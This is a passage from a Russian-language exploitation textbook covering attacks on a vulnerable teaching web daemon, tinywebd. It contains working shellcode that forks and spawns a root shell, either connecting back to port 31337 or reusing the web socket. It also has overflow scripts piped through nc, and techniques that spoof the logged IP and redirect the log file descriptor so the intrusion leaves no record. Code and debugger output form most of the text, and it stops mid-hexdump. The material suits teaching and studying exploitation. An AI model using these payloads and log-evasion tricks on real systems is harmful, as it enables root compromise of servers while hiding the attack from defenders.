reader   26828  0.0  0.0   2880   748 pts/1    R+   20:38   0:00 grep tinywebd
reader@hacking:~/booksrc $ ./webserver_id 127.0.0.1
The web server for 127.0.0.1 is Tiny webserver
reader@hacking:~/booksrc $
```

0x653 Дочерний процесс

Теперь, когда самая сложная часть задачи решена, можно незаметно вызвать командную оболочку с правами пользователя root. Оболочка интерактивна, а нам нужно, чтобы процесс занимался обработкой веб-запросов, поэтому придется создать дочерний процесс. Функция `fork()` генерирует полную копию исходного процесса. В случае успешного выполнения она возвращает дочернему процессу `0`, а родительскому — новый идентификатор (process ID). Мы хотим, чтобы шелл-код разветвился и чтобы при этом дочерний процесс обслуживал командную оболочку, а родительский восстанавливал работу демона tinywebd. Чтобы добиться такой цели, мы добавили в начало кода loopback_shell.s несколько инструкций. Во-первых, это системный вызов fork, возвращаемое значение которого помещается в регистр EAX. Следующие несколько инструкций проверяют, равен ли он нулю. При положительном результате управление переходит к строчке `child_process` для вызова оболочки. В противном случае мы остаемся в родительском процессе, и шелл-код занимается восстановлением работоспособности демона tinywebd.

loopback_shell_restore.s

```
BITS 32

    push BYTE 0x02      Fork системный вызов #2
    pop eax
    int 0x80          ; Для дочернего процесса eax == 0
    test eax, eax
    jz child_process    В дочернем процессе запускаем оболочку

; В родительском процессе восстанавливаем работу tinywebd
    lea ebp, [esp+0x68]  ; Восстанавливаем значение EBP
    push 0x08048fb7      ; Адрес возврата
    ret                    Возврат управления

child_process:
; s = socket(2, 1, 0)
    push BYTE 0x66     Системный вызов #102 (0x66)
    pop eax
    cdq                Обнуляем edx, чтобы позднее использовать как нулевое
                       значение типа DWORD
    xor ebx, ebx       в регистре ebx тип системного вызова сокета
    inc ebx            1 = SYS_SOCKET = socket()
    push edx           Строим массив arg: { protocol = 0,
    push BYTE 0x1      (в обратном порядке) SOCK_STREAM = 1,
    push BYTE 0x2    ; AF_INET = 2 }
    mov ecx, esp       ecx = указатель на массив аргументов
    int 0x80         ; После системного вызова в eax дескриптор файла сокета
   [ Остальная часть кода такая же, как и в loopback_shell.s. ]
```

Давайте рассмотрим пример применения этого шелл-кода. Вместо набора терминалов мы создадим несколько задач, для чего отправим ожидающую соединения программу netcat в фоновый режим, добавив в конце команды амперсанд (**&**). Как только оболочка выполнит обратное соединение, команда **fg** выведет процесс из фонового режима, после чего комбинация клавиш Ctrl+Z остановит его и вернет нас в оболочку BASH. Разумеется, следить за происходящим было бы проще с разных терминалов, но умение управлять заданиями может пригодиться вам в ситуации, когда приходится довольствоваться всего одним.

```
reader@hacking:~/booksrc $ nasm loopback_shell_restore.s
reader@hacking:~/booksrc $ hexdump -C loopback_shell_restore
00000000  6a 02 58 cd 80 85 c0 74  0a 8d 6c 24 68 68 b7 8f |j.X..t.l$hh.|
00000010  04 08 c3 6a 66 58 99 31  db 43 52 6a 01 6a 02 89 |..jfX.1.CRj.j.|
00000020  e1 cd 80 96 6a 66 58 43  68 7f bb bb 01 66 89 54 |..jfXCh..f.T|
00000030  24 01 66 68 7a 69 66 53  89 e1 6a 10 51 56 89 e1 |$.fhzifS.j.QV.|
00000040  43 cd 80 87 f3 87 ce 49  b0 3f cd 80 49 79 f9 b0 |C...I.?.Iy.|
00000050  0b 52 68 2f 2f 73 68 68  2f 62 69 6e 89 e3 52 89 |.Rh//shh/bin.R.|
00000060  e2 53 89 e1 cd 80                                 |.S..|
00000066
reader@hacking:~/booksrc $ ./tinywebd
```

```
Запуск демона tiny web.
reader@hacking:~/booksrc $ nc -l -p 31337 &
[1] 27279
reader@hacking:~/booksrc $ ./xtool_tinywebd_steath.sh loopback_shell_restore
                 127.0.0.1
целевой IP: 127.0.0.1
shellcode: loopback_shell_restore (102 байт)
фальшивый запрос: "GET / HTTP/1.1\x00" (15 байт)
[Фальшивый запрос (15 b)] [NOP (299 b)] [shellcode (102 b)] [ret addr (128 b)]
localhost [127.0.0.1] 80 (www) open
reader@hacking:~/booksrc $ fg
nc -l -p 31337
whoami
root

[1]+ Stopped                  nc -l -p 31337
reader@hacking:~/booksrc $ ./webserver_id 127.0.0.1
The web server for 127.0.0.1 is Tiny webserver
reader@hacking:~/booksrc $ fg
nc -l -p 31337
whoami
root
```

В этом варианте шелл-кода обратная связь со стороны оболочки с правами пользователя root обеспечивается отдельным дочерним процессом, в то время как основной процесс продолжает обслуживать веб-запросы.

0x660 Усиленная маскировка

Наш незаметный вредоносный код пока умеет подделывать только веб-запрос, в то время как в журнале по-прежнему регистрируются IP-адрес и временная метка. Маскировка, которой мы научились, затрудняет обнаружение атак, но не обеспечивает настоящей невидимости. Наличие вашего IP-адреса в журнале, который может храниться долгие годы, является потенциальным источником будущих проблем. Раз уж мы решили эксплуатировать уязвимость демона tinywebd, стоит получше скрыть свое присутствие.

0x661 Подделка регистрируемого IP-адреса

IP-адрес, регистрируемый в системном журнале, берется из указателя `client_addr_ptr`, передаваемого в функцию `handle_connection()`.

Фрагмент кода из программы tinywebd.c

```
void handle_connection(int sockfd, struct sockaddr_in *client_addr_ptr, int logfd) {
    unsigned char *ptr, request[500], resource[500], log_buffer[500];
    int fd, length;
```

```
    length = recv_line(sockfd, request);

    sprintf(log_buffer, "From %s:%d \"%s\"\t", inet_ntoa(client_addr_ptr->sin_addr),
ntohs(client_addr_ptr->sin_port), request);
```

Для подделки IP-адреса нужно внедрить собственную структуру `sockaddr_in` и записать ее адрес в указатель `client_addr_ptr`. Решить эту задачу проще всего при помощи небольшой программы на языке C, создающей структуру и выводящей ее данные. Структура строится с помощью аргументов командной строки, после чего ее данные записываются непосредственно в дескриптор файла 1, то есть в поток стандартного вывода.

addr_struct.c

```
#include <stdio.h>
#include <stdlib.h>
#include <sys/socket.h>
#include <netinet/in.h>
int main(int argc, char *argv[]) {
    struct sockaddr_in addr;
    if(argc != 3) {
        printf("Usage: %s <target IP> <target port>\n", argv[0]);
        exit(0);
    }
    addr.sin_family = AF_INET;
    addr.sin_port = htons(atoi(argv[2]));
    addr.sin_addr.s_addr = inet_addr(argv[1]);

    write(1, &addr, sizeof(struct sockaddr_in));
}
```

Код для внедрения структуры `sockaddr_in` готов. Вот результат компиляции и выполнения этой программы.

```
reader@hacking:~/booksrc $ gcc -o addr_struct addr_struct.c
reader@hacking:~/booksrc $ ./addr_struct 12.34.56.78 9090
##
   "8N_reader@hacking:~/booksrc $
reader@hacking:~/booksrc $ ./addr_struct 12.34.56.78 9090 | hexdump -C
00000000  02 00 23 82 0c 22 38 4e 00 00 00 00 f4 5f fd b7  |.#."8N..._.|
00000010
reader@hacking:~/booksrc $
```

В наш код, эксплуатирующий уязвимость, эта структура будет добавлена после фальшивого запроса, но перед дорожкой NOP. Мы знаем, что длина фальшивого запроса составляет 15 байтов, а буфер начинается по адресу `0xbffff5c0`, поэтому фальшивый адрес будет добавлен по адресу `0xbffff5cf`.

```
reader@hacking:~/booksrc $ grep 0x xtool_tinywebd_steath.sh
RETADDR="\x24\xf6\xff\xbf" # Через 100 байтов от буфера @ 0xbffff5c0
reader@hacking:~/booksrc $ gdb -q -batch -ex "p /x 0xbffff5c0 + 15"
$1 = 0xbffff5cf
reader@hacking:~/booksrc $
```

Указатель `client_addr_ptr` передается в функцию как второй аргумент, так что в стеке он окажется через два двойных слова после адреса возврата. Вот сценарий эксплуатации уязвимости, вставляющий структуру с фальшивым адресом и переписывающий указатель `client_addr_ptr`.

xtool_tinywebd_spoof.sh

```
#!/bin/sh
# Инструмент, подделывающий IP для взлома демона tinywebd

SPOOFIP="12.34.56.78"
SPOOFPORT="9090"

if [ -z "$2" ]; then # Если аргумент 2 пустой
    echo "Usage: $0 <shellcode file> <target IP>"
    exit
fi
FAKEREQUEST="GET / HTTP/1.1\x00"
FR_SIZE=$(perl -e "print \"$FAKEREQUEST\"" | wc -c | cut -f1 -d   ')
OFFSET=540
RETADDR="\x24\xf6\xff\xbf" # Через 100 байтов от буфера @ 0xbffff5c0
FAKEADDR="\xcf\xf5\xff\xbf" # Через 15 байтов от буфера @ 0xbffff5c0
echo "целевой IP: $2"
SIZE=`wc -c $1 | cut -f1 -d
echo "shellcode: $1 ($SIZE байт)"
echo "фальшивый запрос: \"$FAKEREQUEST\" ($FR_SIZE байт)"
ALIGNED_SLED_SIZE=$(($OFFSET+4   (32*4)   $SIZE   $FR_SIZE   16))

echo "[Фальшивый запрос $FR_SIZE] [spoof IP 16] [NOP $ALIGNED_SLED_SIZE]
      [shellcode $SIZE] [ret addr 128] [*fake_addr 8]"
(perl -e "print \"$FAKEREQUEST\"";
  ./addr_struct "$SPOOFIP" "$SPOOFPORT";
  perl -e "print \"\x90\"x$ALIGNED_SLED_SIZE";
  cat $1;
perl -e "print \"$RETADDR\"x32   \"$FAKEADDR\"x2   \"\r\n\"") | nc -w 1 -v $2 80
```

Проще всего понять, что именно делает этот сценарий, если наблюдать за состоянием демона tinywebd в отладчике GDB. В приведенном ниже выводе GDB присоединяется к запущенному процессу tinywebd. Точки останова в нем располагаются перед переполнением, а кроме того, генерируется фрагмент буфера регистрации, в котором отображаются IP-адреса.

```
reader@hacking:~/booksrc $ ps aux | grep tinywebd
root     27264  0.0  0.0   1636   420 ?        Ss   20:47   0:00 ./tinywebd
reader   30648  0.0  0.0   2880   748 pts/2    R+   22:29   0:00 grep tinywebd
reader@hacking:~/booksrc $ gcc -g tinywebd.c
reader@hacking:~/booksrc $ sudo gdb -q—pid=27264 --symbols=./a.out

warning: not using untrusted file "/home/reader/.gdbinit"
Using host libthread_db library "/lib/tls/i686/cmov/libthread_db.so.1".
Attaching to process 27264
/cow/home/reader/booksrc/tinywebd: No such file or directory.
A program is being debugged already. Kill it? (y or n) n
Program not killed.
(gdb) list handle_connection
77         /* Функция обрабатывает соединение на переданном сокете и с
78          * переданного адреса клиента и пишет журнал в переданный FD.
79          * Соединение обрабатывается как веб-запрос, а функция отвечает
80          * через сокет соединения. После ее завершения сокет закрывается
81         */
82         void handle_connection(int sockfd, struct sockaddr_in *client_addr_ptr,
           int logfd) {
83             unsigned char *ptr, request[500], resource[500], log_buffer[500];
84             int fd, length;
85
86             length = recv_line(sockfd, request);
(gdb)
87
88             sprintf(log_buffer, "От %s:%d \"%s\"\t", inet_ntoa(client_addr_ptr-
               >sin_addr), ntohs(client_addr_ptr->sin_port), request);
89
90             ptr = strstr(request,   HTTP/"); // Поиск корректного запроса
91             if(ptr == NULL) { // В этом случае HTTP некорректный
92                 strcat(log_buffer, " НЕ HTTP!\n");
93             } else {
94                 *ptr = 0; // Завершаем буфер в конце адреса URL
95                 ptr = NULL; // Устанавливаем ptr на NULL (используется как флаг
                                // для некорректного запроса)
96                 if(strncmp(request, "GET ", 4) == 0) // Запрос GET
(gdb) break 86
Breakpoint 1 at 0x8048fc3: file tinywebd.c, line 86.
(gdb) break 89
Breakpoint 2 at 0x8049028: file tinywebd.c, line 89.
(gdb) cont
Continuing.
```

Теперь с другого терминала мы воспользуемся новым кодом, подделывающим адрес, чтобы выполнить в отладчике еще одну часть программы.

```
reader@hacking:~/booksrc $ ./xtool_tinywebd_spoof.sh mark_restore 127.0.0.1
целевой IP: 127.0.0.1
shellcode: mark_restore (53 байт)
фальшивый запрос: "GET / HTTP/1.1\x00" (15 байт)
```

```
[Фальшивый запрос 15] [spoof IP 16] [NOP 332] [shellcode 53] [ret addr 128]
[*fake_addr 8]
localhost [127.0.0.1] 80 (www) open
reader@hacking:~/booksrc $
```

На терминале, демонстрирующем процесс отладки, мы видим, что достигнута первая точка останова.

```
Breakpoint 1, handle_connection (sockfd=9, client_addr_ptr=0xbffff810, logfd=3) at
tinywebd.c:86
86          length = recv_line(sockfd, request);
(gdb) bt
#0  handle_connection (sockfd=9, client_addr_ptr=0xbffff810, logfd=3) at
tinywebd.c:86
#1  0x08048fb7 in main () at tinywebd.c:72
(gdb) print client_addr_ptr
$1 = (struct sockaddr_in *) 0xbffff810
(gdb) print *client_addr_ptr
$2 = {sin_family = 2, sin_port = 15284, sin_addr = {s_addr = 16777343}, sin_zero =
"\000\000\000\000\000\000\000"}
(gdb) x/x &client_addr_ptr
0xbffff7e4:     0xbffff810
(gdb) x/24x request + 500
0xbffff7b4:     0xbffff624     0xbffff624     0xbffff624     0xbffff624
0xbffff7c4:     0xbffff624     0xbffff624     0x0804b030     0xbffff624
0xbffff7d4:     0x00000009     0xbffff848     0x08048fb7     0x00000009
0xbffff7e4:     0xbffff810     0x00000003     0xbffff838     0x00000004
0xbffff7f4:     0x00000000     0x00000000     0x08048a30     0x00000000
0xbffff804:     0x0804a8c0     0xbffff818     0x00000010     0x3bb40002
(gdb) cont
Continuing.

Breakpoint 2, handle_connection (sockfd=-1073744433, client_addr_ptr=0xbffff5cf,
logfd=2560) at tinywebd.c:90
90          ptr = strstr(request,   HTTP/"); // Поиск корректного запроса
(gdb) x/24x request + 500
0xbffff7b4:     0xbffff624     0xbffff624     0xbffff624     0xbffff624
0xbffff7c4:     0xbffff624     0xbffff624     0xbffff624     0xbffff624
0xbffff7d4:     0xbffff624     0xbffff624     0xbffff624     0xbffff5cf
0xbffff7e4:     0xbffff5cf     0x00000a00     0xbffff838     0x00000004
0xbffff7f4:     0x00000000     0x00000000     0x08048a30     0x00000000
0xbffff804:     0x0804a8c0     0xbffff818     0x00000010     0x3bb40002
(gdb) print client_addr_ptr
$3 = (struct sockaddr_in *) 0xbffff5cf
(gdb) print client_addr_ptr
$4 = (struct sockaddr_in *) 0xbffff5cf
(gdb) print *client_addr_ptr
$5 = {sin_family = 2, sin_port = 33315, sin_addr = {s_addr = 1312301580}, sin_zero
= "\000\000\000\000_
(gdb) x/s log_buffer
0xbffff1c0:      "От 12.34.56.78:9090 \"GET / HTTP/1.1\"\t"
(gdb)
```

В этой точке указатель `client_addr_ptr` находится по адресу `0xbffff7e4` и ссылается на ячейку `0xbffff810`. В памяти стека она располагается через два двойных слова после адреса возврата. Вторая точка останова находится после перезаписи, и мы видим, что в указатель `client_addr_ptr` по адресу `0xbffff7e4` теперь записан адрес внедренной структуры `sockaddr_in`, то есть `0xbffff5cf`. Перед тем как эта информация будет записана в журнал, мы должны проверить переменную `log_buffer`, чтобы убедиться в успешной замене адреса.

0x662 Остаться незарегистрированным

В идеале хакер вообще не оставляет следов. Во время экспериментов в среде с LiveCD ничто не мешает вам удалить файлы журнала после получения доступа к командной оболочке. На практике же приходится иметь дело с защищенными инфраструктурами, в которых системные журналы копируются на недоступные вам серверы регистрации или даже распечатываются в виде физической копии. Удаление журнала тут не поможет. Функция `timestamp()` в демоне tinywebd выводит данные непосредственно в дескриптор открытого файла. Предотвратить ее вызов нельзя, равно как нельзя и отменить сделанную ею запись в системном журнале. Будь такие вещи реализуемы, это было бы очень хорошо, но они, увы, невозможны. Ранее мы уже сталкивались с похожей проблемой.

Несмотря на то что переменная `logfd` глобальная, она передается в качестве аргумента в функцию `handle_connection()`. Из раздела, посвященного контексту функций, вы должны помнить, что при этом в стеке появляется еще одна переменная с таким же именем. В стеке она оказывается сразу за указателем `client_addr_ptr`, и в нее частично попадает нулевой байт завершения строки и дополнительный байт `0x0a`, распложенные в конце нашего вредоносного массива.

```
(gdb) x/xw &client_addr_ptr
0xbffff7e4:     0xbffff5cf
(gdb) x/xw &logfd
0xbffff7e8:     0x00000a00
(gdb) x/4xb &logfd
0xbffff7e8:     0x00    0x0a    0x00    0x00
(gdb) x/8xb &client_addr_ptr
0xbffff7e4:     0xcf    0xf5    0xff    0xbf    0x00    0x0a    0x00 0x00
(gdb) p logfd
$6 = 2560
(gdb) quit
The program is running. Quit anyway (and detach it)? (y or n) y
Detaching from program: , process 27264
reader@hacking:~/booksrc $ sudo kill 27264
reader@hacking:~/booksrc $
```

Пока дескриптор файла не равен 2560 (в шестнадцатеричной системе это `0x0a00`), любая попытка функции `handle_connection()` сделать запись в журнал окончит-

ся неудачей. Этот эффект можно быстро проанализировать инструментом strace. Ниже он запускается с параметром `-p`, так как нам нужно присоединиться к работающему процессу. Аргумент `-e trace=write` указывает, что обращать внимание следует только на вызовы write. На соседнем терминале мы воспользуемся нашим инструментом эксплуатации уязвимости, подделывающим адрес, чтобы осуществить соединение и выполнить часть программы.

```
reader@hacking:~/booksrc $ ./tinywebd
Запуск демона tiny web.
reader@hacking:~/booksrc $ ps aux | grep tinywebd
root       478  0.0  0.0   1636   420 ?        Ss   23:24   0:00 ./tinywebd
reader     525  0.0  0.0   2880   748 pts/1    R+   23:24   0:00 grep tinywebd
reader@hacking:~/booksrc $ sudo strace -p 478 -e trace=write
Process 478 attached   interrupt to quit
write(2560, "09/19/2007 23:29:30> ", 21) = -1 EBADF (Bad file descriptor)
write(2560, "От 12.34.56.78:9090 \"GET / HTT".., 47) = -1 EBADF (Bad file
descriptor)
Process 478 detached
reader@hacking:~/booksrc $
```

Здесь четко видны неудачные попытки записи в файл журнала. Обычно переписать переменную `logfd` мешает указатель `client_addr_ptr`. Попытки его редактировать, как правило, ведут к аварийному завершению работы. Но так как мы убедились, что эта переменная указывает на существующую область памяти (внедренную нами структуру с фальшивым адресом), ничто не помешает нам перезаписать данные, лежащие за ее пределами. Демон tinywebd направляет стандартный вывод на устройство /dev/null, поэтому мы напишем сценарий эксплуатации уязвимости, который будет менять переданную переменную `logfd` на `1`, что соответствует стандартному выводу. Это предотвратит запись в системный журнал, причем без сообщения об ошибке.

xtool_tinywebd_silent.sh

```
#!/bin/sh
# Инструмент для незаметной эксплуатации уязвимости программы
# tinywebd, подделывающий сохраняемый в памяти IP-адрес

SPOOFIP="12.34.56.78"
SPOOFPORT="9090"

if [ -z "$2" ]; then # Если аргумент 2 пустой
    echo "Usage: $0 <shellcode file> <target IP>"
    exit
fi
FAKEREQUEST="GET / HTTP/1.1\x00"
FR_SIZE=$(perl -e "print \"$FAKEREQUEST\"" | wc -c | cut -f1 -d   ')
OFFSET=540
RETADDR="\x24\xf6\xff\xbf" # Через 100 байтов от буфера @ 0xbffff5c0
```

```
FAKEADDR="\xcf\xf5\xff\xbf" # Через 15 байтов от буфера @ 0xbffff5c0
echo "целевой IP: $2"
SIZE=`wc -c $1 | cut -f1 -d
echo "shellcode: $1 ($SIZE байт)"
echo "фальшивый запрос: \"$FAKEREQUEST\" ($FR_SIZE байт)"
ALIGNED_SLED_SIZE=$(($OFFSET+4   (32*4)   $SIZE   $FR_SIZE   16))

echo "[Фальшивый запрос $FR_SIZE] [фальшивый IP 16] [NOP $ALIGNED_SLED_SIZE]
[shellcode $SIZE] [ret addr 128] [*fake_addr 8]"
(perl -e "print \"$FAKEREQUEST\"";
    ./addr_struct "$SPOOFIP" "$SPOOFPORT";
    perl -e "print \"\x90\"x$ALIGNED_SLED_SIZE";
    cat $1;
perl -e "print \"$RETADDR\"x32   \"$FAKEADDR\"x2   \"\x01\x00\x00\x00\r\n\"") |
nc -w 1 -v $2 80
```

Благодаря этому сценарию эксплуатация уязвимости пройдет незаметно, и в журнале не окажется никаких записей.

```
reader@hacking:~/booksrc $ sudo rm /Hacked
reader@hacking:~/booksrc $ ./tinywebd
Запуск демона tiny web..
reader@hacking:~/booksrc $ ls -l /var/log/tinywebd.log
-rw------- 1 root reader 6526 2007-09-19 23:24 /var/log/tinywebd.log
reader@hacking:~/booksrc $ ./xtool_tinywebd_silent.sh mark_restore 127.0.0.1
целевой IP: 127.0.0.1
shellcode: mark_restore (53 байт)
фальшивый запрос: "GET / HTTP/1.1\x00" (15 байт)
[Фальшивый запрос 15] [фальшивый IP 16] [NOP 332] [shellcode 53] [ret addr 128]
[*fake_addr 8]
localhost [127.0.0.1] 80 (www) open
reader@hacking:~/booksrc $ ls -l /var/log/tinywebd.log
-rw------- 1 root reader 6526 2007-09-19 23:24 /var/log/tinywebd.log
reader@hacking:~/booksrc $ ls -l /Hacked
-rw------- 1 root reader 0 2007-09-19 23:35 /Hacked
reader@hacking:~/booksrc $
```

Обратите внимание, что размер файла журнала и время последнего доступа к нему не изменились. Эта техника позволяет воспользоваться уязвимостью демона tinywebd, не оставив следов в файлах системного журнала. Никаких претензий не возникает и к процедуре записи, так как все выводится на устройство /dev/null. Вот результаты работы инструмента strace при запущенном в соседнем терминале инструменте, незаметно эксплуатирующем уязвимости.

```
reader@hacking:~/booksrc $ ps aux | grep tinywebd
root       478  0.0  0.0   1636   420 ?        Ss   23:24  0:00 ./tinywebd
reader     1005 0.0  0.0   2880   748 pts/1    R+   23:36  0:00 grep tinywebd
reader@hacking:~/booksrc $ sudo strace -p 478 -e trace=write
Process 478 attached   interrupt to quit
```

```
write(1, "09/19/2007 23:36:31> ", 21)  = 21
write(1, "От 12.34.56.78:9090 \"GET / HTT"., 47) = 47
Process 478 detached
reader@hacking:~/booksrc $
```

0x670 Инфраструктура в целом

Как это часто бывает, общая картина мешает разглядеть детали. Любой узел обычно существует в какой-то инфраструктуре. *Системы обнаружения вторжений* (IDS, intrusion detection system) и *системы предотвращения вторжений* (IPS, intrusion prevention system) позволяют обнаружить подозрительный трафик. Даже системные журналы маршрутизаторов и сетевых экранов дают информацию о нештатных подключениях, указывающих на взлом, — в частности, к порту 31337, которым пользуется наш шелл-код с обратным подключением. Номер порта, конечно, можно было поменять на менее подозрительный, но само наличие открытых исходящих соединений веб-сервера уже служит тревожным сигналом. В хорошо защищенной инфраструктуре настройки межсетевого экрана нередко вообще запрещают такие вещи. В этом случае открытие нового соединения окажется или невозможным, или легко обнаружимым.

0x671 Повторное использование сокетов

В нашем случае открывать новое соединение не требуется, так как уже есть открытый веб-запросом сокет. Мы проведем небольшую отладку, чтобы повторно воспользоваться этим сокетом для запуска командной оболочки с правами пользователя root. В результате в системном журнале не останется информации о дополнительных TCP-соединениях, а работать эта техника будет даже в случаях, когда целевой узел запрещает исходящие соединения. Рассмотрим фрагмент программы tinywebd.c.

Выдержка из программы tinywebd.c

```
    while(1) {   // Цикл функции accept
        sin_size = sizeof(struct sockaddr_in);
        new_sockfd = accept(sockfd, (struct sockaddr *)&client_addr, &sin_size);
        if(new_sockfd == -1)
            fatal("прием соединения");

        handle_connection(new_sockfd, &client_addr, logfd);
    }
    return 0;
}

/* Функция обрабатывает соединение на переданном сокете и с
* переданного адреса клиента и пишет журнал в переданный FD.
* Соединение обрабатывается как веб-запрос, а функция отвечает
* через сокет соединения. После ее завершения сокет закрывается
```

```
*/
void handle_connection(int sockfd, struct sockaddr_in *client_addr_ptr, int logfd) {
    unsigned char *ptr, request[500], resource[500], log_buffer[500];
    int fd, length;

    length = recv_line(sockfd, request);
```

К сожалению, попытки редактирования переменной `logfd` закончатся перезаписью переменной `sockfd`, передаваемой в функцию `handle_connection()`, и это случится раньше, чем шелл-код даст нам контроль над программой, так что восстановить предыдущее значение переменной `sockfd` будет невозможно. К счастью, функция `main()` сохраняет копию дескриптора файла сокета в переменной `new_sockfd`.

```
reader@hacking:~/booksrc $ ps aux | grep tinywebd
root       478  0.0  0.0   1636   420 ?        Ss   23:24   0:00 ./tinywebd
reader     1284 0.0  0.0   2880   748 pts/1    R+   23:42   0:00 grep tinywebd
reader@hacking:~/booksrc $ gcc -g tinywebd.c
reader@hacking:~/booksrc $ sudo gdb -q—pid=478 --symbols=./a.out
warning: not using untrusted file "/home/reader/.gdbinit"
Using host libthread_db library "/lib/tls/i686/cmov/libthread_db.so.1".
Attaching to process 478
/cow/home/reader/booksrc/tinywebd: No such file or directory.
A program is being debugged already. Kill it? (y or n) n
Program not killed.
(gdb) list handle_connection
77      /* Функция обрабатывает соединение на переданном сокете и с
78       * переданного адреса клиента и пишет журнал в переданный FD.
79       * Соединение обрабатывается как веб-запрос, а функция отвечает
80       * через сокет соединения. После ее завершения сокет закрывается
81       */
82      void handle_connection(int sockfd, struct sockaddr_in *client_addr_ptr,
        int logfd) {
83          unsigned char *ptr, request[500], resource[500], log_buffer[500];
84          int fd, length;
85
86          length = recv_line(sockfd, request);
(gdb) break 86
Breakpoint 1 at 0x8048fc3: file tinywebd.c, line 86.
(gdb) cont
Continuing.
```

После того как была задана точка останова и программа продолжила работу, на соседнем терминале мы запустили инструмент для незаметной эксплуатации уязвимости, чтобы осуществить соединение и выполнить часть программы.

```
Breakpoint 1, handle_connection (sockfd=13, client_addr_ptr=0xbffff810, logfd=3) at
tinywebd.c:86
86          length = recv_line(sockfd, request);
(gdb) x/x &sockfd
```

```
0xbffff7e0:     0x0000000d
(gdb) x/x &new_sockfd
No symbol "new_sockfd" in current context.
(gdb) bt
#0  handle_connection (sockfd=13, client_addr_ptr=0xbffff810, logfd=3) at
tinywebd.c:86
#1  0x08048fb7 in main () at tinywebd.c:72
(gdb) select-frame 1
(gdb) x/x &new_sockfd
0xbffff83c:     0x0000000d
(gdb) quit
The program is running. Quit anyway (and detach it)? (y or n) y
Detaching from program: , process 478
reader@hacking:~/booksrc $
```

Результат работы отладчика показывает, что переменная `new_sockfd` хранится по адресу `0xbffff83c` в стековом кадре функции main. Эта информация позволяет написать шелл-код, который вместо открытия нового соединения будет использовать сохраненный тут дескриптор файла сокета.

Напрямую воспользоваться этим адресом мы не можем, так как существует множество факторов, приводящих к сдвигу ячеек памяти в стеке. В случае сдвига шелл-код, использующий фиксированный адрес внутри стека, работать не будет. Так что вместо этого мы внимательно посмотрим на то, как компилятор обрабатывает переменные стека. Если указать адрес переменной `new_sockfd` относительно регистра ESP, то даже при небольшом сдвиге он окажется корректным, так как смещение относительно регистра ESP не изменится. При отладке шелл-кода `mark_break` мы узнали, что адрес регистра ESP — `0xbffff7e0`. Смещение в этом случае составит `0x5c` байтов.

```
reader@hacking:~/booksrc $ gdb -q
(gdb) print /x 0xbffff83c   0xbffff7e0
$1 = 0x5c
(gdb)
```

Вот шелл-код, повторно использующий сокет для открытия командной оболочки с правами пользователя root.

socket_reuse_restore.s

```
BITS 32

    push BYTE 0x02       Fork системный вызов #2
    pop eax
    int 0x80           ; Для дочернего процесса eax == 0
    test eax, eax
    jz child_process   ; В дочернем процессе запускаем оболочку

        ; В родительском процессе восстанавливаем работу tinywebd
```

```
    lea ebp, [esp+0x68]   ; Восстанавливаем значение EBP
    push 0x08048fb7       ; Адрес возврата
    ret                     Возврат управления

child_process:
        ; Повторное использование сокета
    lea edx, [esp+0x5c]   ; Помещаем адрес переменной new_sockfd в edx
    mov ebx, [edx]        ; Помещаем значение переменной new_sockfd в ebx
    push BYTE 0x02
    pop ecx             ; Значение регистра ecx начинается с 2
    xor eax, eax
    xor edx, edx

dup_loop:
    mov BYTE al, 0x3F   ; dup2 системный вызов #63
    int 0x80            ; dup2(c, 0)
    dec ecx             ; Обратный отсчет до 0
    jns dup_loop          Если флаг знака не установлен, значение регистра ecx не
                          отрицательное

  execve(const char *filename, char *const argv [], char *const envp[])
    mov BYTE al, 11     ; execve системный вызов #11
    push edx            ; проталкиваем нули для завершения строки
    push 0x68732f2f     ; проталкиваем в стек "//sh"
    push 0x6e69622f     ; проталкиваем в стек "/bin"
    mov ebx, esp        ; Помещаем адрес "/bin//sh" в ebx, через esp
    push edx            ; Проталкиваем в стек 32-разрядный конечный ноль
    mov edx, esp        ; Пустой массив для envp
    push ebx            ; проталкиваем в стек адрес строки
    mov ecx, esp        ; Массив argv с указателем на строку
    int 0x80            ; execve("/bin//sh", ["/bin//sh", NULL], [NULL])
```

Для использования этого шелл-кода нужно создать еще один инструмент эксплуатации уязвимости, который будет не только отправлять вредоносный массив, но сохранять сокет открытым для дальнейшего ввода/вывода. В новом сценарии в конец массива мы добавим команду `cat -`. Дефис в качестве аргумента означает стандартный ввод. Сама по себе в таком виде эта команда бессмысленна, но в случае конвейерной передачи данных инструменту netcat она фактически привяжет стандартный ввод и вывод к сокету этого инструмента. Сейчас мы рассмотрим сценарий, который подключается к объекту атаки, посылает туда вредоносный массив и, сохраняя сокет открытым, получает через него вводимые с терминала данные. Я лишь немного подправил сценарий незаметной эксплуатации уязвимости. Изменения выделены жирным шрифтом.

xtool_tinywebd_reuse.sh

```
#!/bin/sh
# Инструмент для незаметной эксплуатации уязвимости программы
# tinywebd, подделывающий сохраняемый в памяти IP-адрес
# повторно использует сокет с помощью шелл-кода socket_reuse
```

```
SPOOFIP="12.34.56.78"
SPOOFPORT="9090"

if [ -z "$2" ]; then # Если аргумент 2 пустой
    echo "Usage: $0 <shellcode file> <target IP>"
    exit
fi
FAKEREQUEST="GET / HTTP/1.1\x00"
FR_SIZE=$(perl -e "print \"$FAKEREQUEST\"" | wc -c | cut -f1 -d   ')
OFFSET=540
RETADDR="\x24\xf6\xff\xbf" # Через 100 байтов от буфера @ 0xbffff5c0
FAKEADDR="\xcf\xf5\xff\xbf" # Через 15 байтов от буфера @ 0xbffff5c0
echo "целевой IP: $2"
SIZE=`wc -c $1 | cut -f1 -d
echo "shellcode: $1 ($SIZE байт)"
echo "фальшивый запрос: \"$FAKEREQUEST\" ($FR_SIZE байт)"
ALIGNED_SLED_SIZE=$(($OFFSET+4   (32*4)   $SIZE   $FR_SIZE   16))

echo "[Фальшивый запрос $FR_SIZE] [фальшивый IP 16] [NOP $ALIGNED_SLED_SIZE]
[shellcode $SIZE] [ret addr 128] [*fake_addr 8]"
(perl -e "print \"$FAKEREQUEST\"";
    ./addr_struct "$SPOOFIP" "$SPOOFPORT";
    perl -e "print \"\x90\"x$ALIGNED_SLED_SIZE";
    cat $1;
perl -e "print \"$RETADDR\"x32   \"$FAKEADDR\"x2   \"\x01\x00\x00\x00\r\n\"";
cat -;) | nc -v $2 80
```

Когда наш новый инструмент используется вместе с шелл-кодом socket_reuse_restore, управление командной оболочкой с правами пользователя root осуществляется через сокет, принявший веб-запрос. Это демонстрирует следующий вывод.

```
reader@hacking:~/booksrc $ nasm socket_reuse_restore.s
reader@hacking:~/booksrc $ hexdump -C socket_reuse_restore
00000000  6a 02 58 cd 80 85 c0 74  0a 8d 6c 24 68 68 b7 8f |j.X..t.l$hh.|
